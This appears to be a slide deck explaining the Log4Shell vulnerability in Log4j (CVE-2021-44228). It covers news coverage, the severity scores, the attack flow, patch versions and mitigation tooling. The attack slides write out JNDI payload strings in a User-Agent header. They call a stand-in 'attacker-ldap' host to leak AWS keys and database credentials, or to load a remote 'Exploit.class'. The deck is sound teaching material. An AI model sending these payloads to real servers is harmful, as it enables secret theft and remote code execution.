

Log4Shell

How-To Prevent the next Internet
Meltdown



- ❖ What is Log4Shell?
- ❖ What kind of attack is it?
- ❖ “The most severe vulnerability ever”?



What happened?



Bundesamt
für Sicherheit in der
Informationstechnik

Nationales
IT-Lagezentrum



SCHWACHSTELLE | GEFÄHRDUNG | VORFALL | IT-ASSETS

Kritische Schwachstelle in log4j veröffentlicht (CVE-2021-44228)

Erhöhung der Warnstufe auf Rot

CSW-Nr. 2021-549032-15M0, Version 1.5, 17.12.2021

IT-Bedrohungslage*: **4 / Rot**

Technology

The 'most serious' security breach ever is unfolding right now. Here's what you need to know.

washingtonpost.com

The Log4j security flaw could impact the entire internet. Here's what you should know

By Jennifer Korn

cnn.com

JAVA-BIBLIOTHEK LOG4J

Gefährliche Sicherheitslücke: Die Angriffe auf Unternehmen und Behörden beginnen

handelsblatt.com

SCHWACHSTELLE LOG4J

Bundesfinanzhof schaltet Website nach Hackerangriff ab

faz.net


IT-Schwachstelle

Belgisches Militär von Angriff über Sicherheitslücke Log4j betroffen

Die Log4j-Lücke alarmiert derzeit IT-Fachleute. Nun wurden die mit dem Internet verbundenen Systeme des belgischen Verteidigungsministeriums und der Armee teilweise lahmgelegt.

spiegel.de

How was Log4Shell discovered?



CVE: reference-method for publicly known information-security vulnerabilities and exposures

CVSS: open industry standard for assessing the severity of computer system security vulnerabilities

CWE: category system for software weaknesses and vulnerabilities

FIRST: Forum of Incident Response and Security Teams

MITRE: manages federally funded research and development centers (FFRDCs) supporting various U.S. government agencies in the aviation, defense, healthcare, homeland security, and cybersecurity fields

NIST: National Institute of Standards and Technology

NVD: U.S. government repository of standards-based vulnerability management data



What is Log4Shell?

Log4Shell (*CVE-2021-44228*) is a **zero-day vulnerability** in Log4j, a popular Java logging framework, involving **arbitrary code execution**.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD**

Base Score:
10.0 CRITICAL

Vector:
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-502	Deserialization of Untrusted Data	 NIST  Apache Software Foundation
CWE-400	Uncontrolled Resource Consumption	 Apache Software Foundation
CWE-20	Improper Input Validation	 Apache Software Foundation



Confidential Information Exposure



User-Agent:
\${jndi:ldap://attacker-ldap/\${java:version}/
\${env:AWS_SECRET_API_KEY}/\${env:DB_USER}/
\${env:DB_PASSWORD}}



```
@RequestMapping("/")
String home(@RequestHeader(value = "User-Agent") String ua) {
    logger.info("User-agent: {}", ua);
    // ...
}
```

LDAP-Query to
URL attacker-ldap



Got Request:

ldap://attacker-ldap/Java 11.0.11/
AWS_SECRET_KEY/DB_USER/DB_PASSWORD



Resolve/Lookup "configuration"
values with prefixes eg. "java,
env, dns,..."



Confidential Information Exposure



User-Agent:
\${jndi:ldap://attacker-ldap/\${java:version}/
\${env:AWS_SECRET_API_KEY}/\${env:DB_USER}/
\${env:DB_PASSWORD}}



```
@RequestMapping("/")  
String home(@RequestHeader(value = "User-Agent") String ua) {  
    logger.info("User-agent: {}", ua);  
    // ...  
}
```

LDAP-Query to
URL attacker-ldap



Got Request:
ldap://attacker-ldap/Java 11.0.11/
AWS_SECRET_KEY/DB_USER/DB_PASSWORD



Resolve/Lookup "configuration"
values with prefixes eg. "java,
env, dns,..."



Remote Code Execution (C&C)



User-Agent:
\${jndi:ldap://attacker-ldap/objectpath}


LDAP-Query to
URL attacker-ldap

LDAP-Response

HTTP-Request
to attacker-url

HTTP-Response
with serialized Class

```
javaCodeBase: http://attacker-url  
javaFactory: Exploit.class
```



<http://attacker-url/Exploit.class>



```
@RequestMapping("/")  
String home(@RequestHeader(value = "User-Agent") String ua) {  
    logger.info("User-agent: {}", ua);  
    // ...  
}
```



Resolve/Lookup "configuration"
values with prefixes eg. "java,
env, dns,..."

```
public class Exploit {  
    public Exploit() {  
        System.out.println("Connect to SockerListener...");  
        // ...  
    }  
}
```

Remote Code Execution (RCE)



Remote Code Execution (C&C)



User-Agent:
`${jndi:ldap://attacker-ldap/objectpath}`

LDAP-Query to
URL attacker-ldap

```
javaCodeBase: http://attacker-url  
javaFactory: Exploit.class
```

LDAP-Response


HTTP-Request
to attacker-url

HTTP-Response
with serialized Class

```
@RequestMapping("/")  
String home(@RequestHeader(value = "User-Agent") String ua) {  
    logger.info("User-agent: {}", ua);  
    // ...  
}
```



Resolve/Lookup "configuration"
values with prefixes eg. "java,
env, dns,..."



`http://attacker-url/Exploit.class`

```
public class Exploit {  
    public Exploit() {  
        System.out.println("Connect to SockerListener...");  
        // ...  
    }  
}
```

Remote Code Execution (RCE)



Why is it so dangerous?

Log4j provides a footbridge over the moat; once you've crossed it, you don't care if someone burns it down behind you.


In fact, that might be preferable. An organization that thinks its Log4Shell problem is solved may let down its guard.

(<https://www.wired.com/story/log4j-log4shell-vulnerability-ransomware-second-wave/>)



Patches of Patches...

Several Updates/Patches have been provided since Disclosure.



Apache Log4j Core

The Apache Log4j Implementation

License

Apache 2.0

Categories

Logging Frameworks

Tags

logging apache

Used By

7,093 artifacts


Central (52)

Redhat GA (19)

Redhat EA (1)


ICM (3)

	Version	Vulnerabilities	Repository	Usages	Date
2.17.x	2.17.1		Central	115	Dec, 2021
	2.17.0	1 vulnerability	Central	676	Dec, 2021
2.16.x	2.16.0	2 vulnerabilities	Central	787	Dec, 2021
2.15.x	2.15.0	3 vulnerabilities	Central	1,099	Dec, 2021
2.14.x	2.14.1	4 vulnerabilities	Central	1,024	Mar, 2021
	2.14.0	4 vulnerabilities	Central	1,028	Nov, 2020






How to mitigate it?





How to mitigate it?



- ❑ Static Analysis Tools: SonarQube
- ❑ Continuous Integration: Jenkins
- ❑ Dependency Check as Jenkins/SonarQube Plugin



More Information

What is it?

- **BSI:** https://www.bsi.bund.de/SharedDocs/Cybersicherheitswarnungen/DE/2021/2021-549032-10F2.pdf?__blob=publicationFile&v=6
- **Feature Request:** <https://issues.apache.org/jira/browse/LOG4J2-313>
- **All You Need to Know:** <https://ifrog.com/blog/log4shell-o-day-vulnerability-all-you-need-to-know/>

What to do?

- **Three Ways to Patch:** <https://www.geekyhacker.com/2021/12/11/three-ways-to-patch-log4shell-cve-2021-44228-vulnerability>

How does it work?

- **Interactive Tutorial:** <https://application.security/free-application-security-training/understanding-apache-log4j-vulnerability>

CVSS, CVE and CWE

- **Heise Hintergrund:** <https://www.heise.de/hintergrund/Von-niedrig-bis-kritisch-Schwachstellenbewertung-mit-CVSS-5031983.html>
- **CVE:** <https://nvd.nist.gov/vuln/detail/CVE-2021-44228>
- **Mitre:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228>
- **CVSS Calculator:** <https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H>



More Information

Mitigation

- **OWASP Dependency Check:** <https://beyondxscratch.com/2018/10/09/devsecops-owasp-you-have-critical-security-vulnerabilities-in-your-software-but-you-dont-know-it-yet>

Trivia

- **Change iPhone Name:** <https://twitter.com/chvancooten/status/1469340927923826691>
- **Log4Shell Memes:** <https://log4jmemes.com/>